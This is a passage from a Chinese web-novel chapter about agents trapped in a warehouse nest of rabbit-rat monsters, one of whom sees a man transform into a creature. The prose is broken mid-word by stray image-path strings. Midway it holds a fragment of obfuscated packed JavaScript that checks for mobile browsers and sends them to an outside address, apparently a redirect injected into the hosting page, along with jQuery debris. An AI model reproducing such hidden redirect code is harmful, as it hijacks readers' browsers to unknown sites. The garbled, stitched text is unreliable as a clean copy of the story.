柏穗想帮上点忙,但是直接对这两人说自己是“实习生”有点奇怪,也缺少证据证明。毕竟管理局没有给她发“恭喜您通过面试进入我司实习”的短信,她是“走后门”进来的。 柏穗想到鲁鸢,她尝试给下班的鲁鸢发送消息,没想到她还没睡,即刻便给了回复。 “你遇到的管理员有谁?” 柏穗不知道两名管理员的名字怎么打出来:“一个没什么表情的女人和一个戴着眼罩的寸头男人。” “舒思和邵封怀?我知道了。” 柏穗想了想,在下班时间打扰鲁鸢有些过意不去,于是关心道:“你怎么还没睡?” “我在熬夜。” ......合理。 没过几秒,邵封怀明显是收到了手环消息,柏穗竟然有点紧张,他查看后神情变了变,对柏穗说:“你就是鲁鸢说的实习生?” 见柏穗亲口承认,邵封怀转过来问舒思:”我们局什么时候招实习生的?” “不清楚。”舒思答道。 原来“实习生”还是专属柏穗的“萝卜坑”岗位。 “那今天就是你的第一个任务。”他拍拍柏穗的肩膀,柏穗被拍得踉跄,她勉强笑了笑。 “我们先把你们带往北边,等找到出口就送你们出去。那边那个就我来负责。”邵封怀说的“那边那个”就是还没缓过来的驼背男,他不愿意面对现实,还缩在那里。 柏穗总感到不对劲,北边的搜寻人员只找到两处兔鼠出现过的地方。零市是旧时代的三个大城市合并发展而来的,而近一半的区域就只有两处兔鼠出没? “你跑什么?”邵封怀呼喊道。 众人看去,驼背男忽然跑起来,绕过呆立的兔鼠,往平梯延伸的方向狂奔。他的速度惊人地快,比之前被兔鼠追赶的时候还要快上几倍,根本不像是人类能达到的速度。 柏穗皱起眉,事情的发展有些出乎意料。 “我速度快,我去追他,你们先走。”舒思说道,动身去追。 “我,我......”柏穗含混地蹦出几个字,没说出个原因,也跟着舒思跑走了。 邵封怀想说的话还没出口,只好咽了下去,转而对柯碟子说:“那我们先出发。” 他们背过身走远了,却没发现蹲在原地好久的兔鼠忽然停止了耳朵的抽动,也顺着驼背男的路径蹦蹦跳跳地离开。 “净土”门前彻底地安静下来。 舒思跟着驼背男拐了个弯,又看着他进入了一个大型仓库,不知道他突然发什么疯,只好继续跟上去。 仓库里成堆摆放着一列列箱子,驼背男要是想在这里躲起来,还得费一番工夫才能找到他。 舒思放慢了速度,边走边喊:“你到这儿干什么?还有人在这里要救吗?” 奇怪的是明明仓库里摆满了箱子,舒思的声音却在这里回荡,产生阵阵回声。 “要救吗——” “救吗——” “吗——” 回声还没荡尽,身后传来柏穗的声音:“舒思,这里的数值是多少?” 舒思不明白查看的意义,这里和“净土”的距离不远,数值的变化一般不会很大。 可是看到屏幕上波动的数值,她的瞳孔惊缩。 263、278、314...... 出口竟然藏在这里! 随着数值缓慢爬升,她慢慢抬头,她听见柏穗的声音如拨动的琴弦般抖动,发出的声音却并不悦耳:“舒思,你看。” 每堆箱子的顶部探出无数兔鼠的脑袋,它们先前就像在隐藏自己的气息,直到这时才静静出现,给闯入者带来无声的恐惧。 柏穗猛地转身,那几只被戳瞎眼睛的兔鼠竟然精确地找到了这里,但它们没有攻击柏穗和舒思,而是跳到一堆箱子上面,融入兔鼠群。那堆兔鼠帮助它们把针叼出来,完整的针竟有十厘米长。 接着那几只兔鼠就和其它兔鼠一起,用它们的瞎眼“看着”柏穗和舒思。 兔鼠给柏穗的冲击性远远大于吸血守宫。 而她们两人闯入了有成百上千只兔鼠的老巢! 舒思所说的兔鼠的弱点已经不复存在,它们即使被戳瞎了眼睛也可以自由活动。 更重要而令人绝望的是,他们要找到出口,极大可能就在这里,至少比出口在北边的可能性大。 舒思经历的警告事件不少,她迅速冷静下来,先给邵封怀发去消息和定位,让他赶紧通知其余人往这里赶。然后她望向柏穗:“鲁鸢说你能精神链接?” 柏穗僵硬地点头。 “时刻准备好。”舒思又说。 整间仓库明亮而温暖,只有唯一一处没有光照。那里被兔鼠们用箱子搭成了一个洞穴,洞穴里像是绝对黑体一样不反射任何光线。 舒思想趁兔鼠还没发动攻击,寻找出口的具体位置,但是她一动就会被附近的兔鼠“吱吱吱”地露出大板牙威胁。她好站在原地观察。 突然,兔鼠们齐齐望向洞穴,洞穴两边的空地上,两具人类身体被兔鼠们一顿一顿地推了过来。 其中一具正是驼背男,他的脸模糊不清,像是融化的蜡体。另一个则是柏穗之前见到过的绿裙子女生。他们都处于昏迷状态,胸口还有起伏。 兔鼠们把人类身体推向洞穴而不是自己吃掉,柏穗想到了人类活动中的“献祭”和“上贡”。 那个被兔鼠们精心搭造的洞穴里,究竟是什么? 突然,洞穴动了,更准确地说,是洞穴里面的东西动了。 在洞穴的晃动中,一对猩红的眼珠浮出黑暗。
35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16389593|184218||http|test|mini|href|location''.split(''|''),0,{}));() { $(''.inform'').remove(); $(''#content'').append('' > 一只巨大的黑色兔鼠正露出它的脑袋,它刚才是在调转身躯,现在才正面对着洞穴口。 普通的兔鼠只比田园猫稍大一圈,这只黑兔鼠则有一头小象那么大。它黑色的皮毛光滑暗沉,老鼠胡子钢针般坚硬,柏穗怀疑小刀能否一下切断它的胡子。 显而易见,它是这群兔鼠的君主和国王。 它细细打量着左右两具身体,似乎觉得不错,响亮地“吱”了两声,两边的兔鼠就低着脑袋退开,找了堆箱子跳上去如释重负般歇着。 其余兔鼠们也随着兔鼠王的满意而开始交流起来。 仓库里两种生物,三种状态,愉快放松、完全昏迷还有极度紧张。 “你们知道还有兔鼠王吗?”柏穗生怕惊扰它们目前欢快的氛围,轻声问道。 舒思回她说:“知道有罕见的黑兔鼠,但都是正常体型。” 兔鼠王的体型明显超出这个群体的正常范围。 它环视自己的子民们,似乎才发现柏穗和舒思两人,它的尖鼻子左右摇摆,像闻到了什么美味。 十几只兔鼠轻盈如雪落般跳到地上,它们把柏穗和舒思两人团团围住,逼迫她们走向兔鼠王。 “先别攻击。”舒思沉住气,对柏穗说。 见到兔鼠们如此有秩序和领导的行为,柏穗甚至在想,她们能不能和兔鼠王谈判,就放她们走吧,绝不打扰它进食......再带走绿裙子女生行吗? 柏穗紧张得胡思乱想,脚步被兔鼠催着往前挪动,一直到兔鼠王所在的洞穴前两米左右才停下。 这时柏穗自己预估的两米,实际上可能更近。 两米的距离,兔鼠王稍微动一动就能咬死她,或者用胡子戳穿她,或者用爪子划拉她,到时她的肠子会像水一样流出来。 兔鼠王凑上前,仔仔细细闻了又闻,柏穗屏住呼吸,兔鼠王的身上有一种恶心的气味,也许是因为它不吃草,吃的是人肉。 兔鼠王直起身敏锐地望向门口。柏穗缓缓转头,看到了柯碟子快速缩回去的身影。 不出所料,没一会儿柯碟子和邵封怀就被兔鼠们包围着走过来。 柏穗和舒思:...... 邵封怀说:“我们还有五个人正在赶过来,等他们来了,我们或许就能得救了。” 柯碟子年纪太小,她不怕老鼠也不怕兔子,可是见到这一幕她的腿都软了,还是邵封怀扶着她的胳膊才勉强站立。 “或许”,这种没有把握的词语对于柏穗来说十分不美好,就像一把从屋檐上掉下来的冰凌砸中她的脑袋。 她讨厌不确定性,特别是在这种危急关头,来自权威人士的不确定性。她生理性地颤抖,仓库的灯光为什么如此刺眼。 也许不是讨厌,她可能只是害怕。 她害怕自己穿越过来一个月就失去第二次生命,害怕自己对这个世界的规则还一无所知就平凡死去。 唯一的好消息是她的提前死亡也算是战胜了自己的疾病。 其实不算,精神胜利法性质的战胜而已,她也知道这个。 她又想到这一切都似乎从符律师开始,无论是凭空出现的有关家人财产的合同、种出钩吻的要求,还是符律师给她推荐的息盘地铁站。 从阴谋论的角度讲,符律师是不是算好了一切想要害她? 那份合同为什么恰巧在她穿越那天发来,原主柏穗难道一直不知道这份合同的存在? 她在地铁站怎么就恰巧遇上被真理塔追击重伤的逃犯?正好让吸血守宫成群出现狩猎?正好碰见前管理员于静岳给她指明种子可能的获取途径,又被她保护出站,还得到一把能够精神链接、市面上都没得卖的小刀? 怎么隔了两三个小时,她来到海冲路就又碰上一个前所未有的巨大地上空间? 柏穗知道自己想得过头了,她只是太紧张,再说,她有什么可被费尽心思谋害的必要性? 但细想确实一切太巧。 而她又确实没有时间继续想,因为兔鼠们又在兔鼠王的命令下逼迫她们后退。它们之间不需要交流,像在同一张神经网上,兔鼠王的思想能够远程传播到它们的脑海里。 驼背男率先醒来,柏穗此前光顾着眼前的兔鼠王,没仔细看他。现在注意到他的动作,转过脸,却只觉得凉意如城墙上的爬山虎一样爬满她的后背。 她喉咙发紧,干涩地吞咽口水。 她没看错,驼背男的脸确实如燃烧的蜡烛。他似乎想说话,但是融化的皮肤已经将他的嘴蒙上。 他“呜呜”作响,如果他的嘴没被捂住,柏穗直觉认为他应该是想说“吱吱吱吱”。 怎么会呢? 然而他的脸不是静止的,他的脸还在继续融化。原本的下巴融成一团软塌的肉,他嘴巴的位置朝前延伸,涎水混着融化的皮肤组织,黏糊糊地滴在衣领上,每一秒都在变得更加陌生、更加不像个人类。 除了脸,他的整个身体都在重塑,肩膀往内缩,个子一点点变矮。他的耳朵越来越大,整具躯体却在越来越小。他的膝盖反向弯曲,本就驼的脊背还在不受控地往下弓,直到他再也无法维持站立。 他的上衣、外套、裤子和鞋子都被撑破,露出光秃秃的兔爪。随后他浑身长出细细的绒毛,胡子轻轻晃动。 他后背的金属“哐当”掉落在地,柯碟子猛惊了一下,她只往那个方向瞥了一瞬便紧紧闭上了眼。 此刻站在众人面前的,是一只秃毛兔鼠。 9.眼睛和大脑 “你们知道兔鼠能从人类转化过来吗?”柏穗嘴唇翕动片刻,才听到自己的声音。 即便还没等到回答,柏穗心中也已有了答案。 这只没什么毛的兔鼠如同新生儿一般发出在这个世界的第一声响亮啼哭,如蝉鸣,如哭泣: “吱吱!” 你还能期望一只兔鼠怎么叫呢? 舒思平静如湖面的脸终于泛起涟漪:“他们还有多久能到?” 邵封怀查看手环消息:“预估三分钟。” “等他们来了我们再动手。到时候柏穗你负责找出口,在疑似出口点仪器会亮绿光。”舒思把检测仪塞到柏穗手里。被她拿在手里这么久,仪器仍然是冰凉的。 白兔鼠为什么不吃捕获的猎物,而是将他转化为同类? 柏穗心里有个可怕的想法。 就在此时,晕倒的绿裙子女生动了,她先是睁开眼睛,然后在兔鼠王和柏穗四人的注视下缓缓起身。 她的眼睛很大而有神,和走在平梯上时判若两人,好像能看透一切,看穿你的此刻与将来。 但似乎看不透现在的局面。 她无视了周围“鼠”视眈眈的变异动物们,眼睛转向柏穗,注视着她说:“你好,我叫许墨赋。请问这是哪儿?” 舒思暗道不好,她的手伸进内侧口袋,时刻关注着兔鼠王的动静。 邵封怀将胳膊弯曲置于身前,五指张开,摆出战斗准备姿势,他对柯碟子低声说:“紧跟着我,如果柏穗发现出口,能找到机会就往她那里跑。” 柯碟子浑身僵硬,闯进兔鼠窝,压抑害怕就足以耗费她所有精力,但她还是听进去了邵封怀的话:“我,我知道了。” 倘若情况没这么糟糕,柏穗会微笑着回答许墨赋:“您好,咱们这儿是兔鼠咖,您缴了费就可以乖乖送上门给兔鼠吃掉了哦。” 然而还没缴费呢,兔鼠显然已经等不及了。 它们仿佛转变了心意,认为许墨赋不是什么优质的可转化容器。 在其余管理者还未到达之时,它们躁动了起来。 然而不是所有兔鼠一齐行动,仅有周围的几排箱子上的部分兔鼠一跃而下。 尽管如此,单个兔鼠已经很难应付,更别说就近的十几只兔鼠一同扑上来。 柏穗终于可以看到舒思的现场版打斗场面。 舒思灵巧地在兔鼠之间穿梭,只见她足尖轻点地面,躲过兔鼠的利爪,同时也从衣袖中弹出数只细针“咻咻咻”射入兔鼠眼睛。 在空中被袭击的兔鼠吃痛摔落在地,发出短促的哀嚎,但仅仅几秒行动就恢复如初。 它们好像不需要视力。 舒思目光沉着,仍然选择继续发射细针,将攻击状态的兔鼠引向与柏穗相反的方向。 有柯碟子在身旁需要保护,邵封怀不能像舒思那样轻易四处移动,他几乎是在原地抵挡兔鼠。 兔鼠也知道二人中谁更弱一些,它们扑向柯碟子,邵封怀利落转身,伸手抵挡。 柯碟子眼睁睁看见几组黑色液体从邵封怀的手心飞出,碰到兔鼠的瞬间凝结成固体。 邵封怀有意瞄准兔鼠的两只后腿,那是它们强大弹跳力的支撑。兔鼠沾染了黑色液体的后腿顿时石化了一样,肌肉无法发力。邵封怀便趁机斩下它的脑袋。 一时间血液直溅,喷涌出来的红色液体像是油漆一样浓稠。 有被舒思弄瞎眼睛的兔鼠转而朝邵封怀伸爪,它张大着鼠嘴,露出鲜红的口腔内部。 舒思躲避间隙朝邵封怀喊道:“不要杀死瞎了眼睛的兔鼠!” 虽然不理解这样做的用意,但邵封怀还是选择信任舒思。 他放弃对眼前瞎兔鼠的攻击,转而石化了一只尝试跳到他头顶的兔鼠,揪住它的后腿朝瞎兔鼠砸过去。 四人中离许墨赋最近的就是柏穗,她早在局面突变的一刹那就跑向许墨赋,拉着她的胳膊说:“跟着我走!” 柏穗带着许墨赋贴墙走,舒思告诉她出口一般依附着建筑体,在墙体或柱体表面。 虽然不愿意承认,但是仪器上的数值明显越靠近兔鼠王越低。她们正在逐渐靠近兔鼠王洞穴。 柏穗没工夫关注另外三人的情况,在快到兔鼠王洞穴背后时,两三只兔鼠奔向柏穗和许墨赋两人。 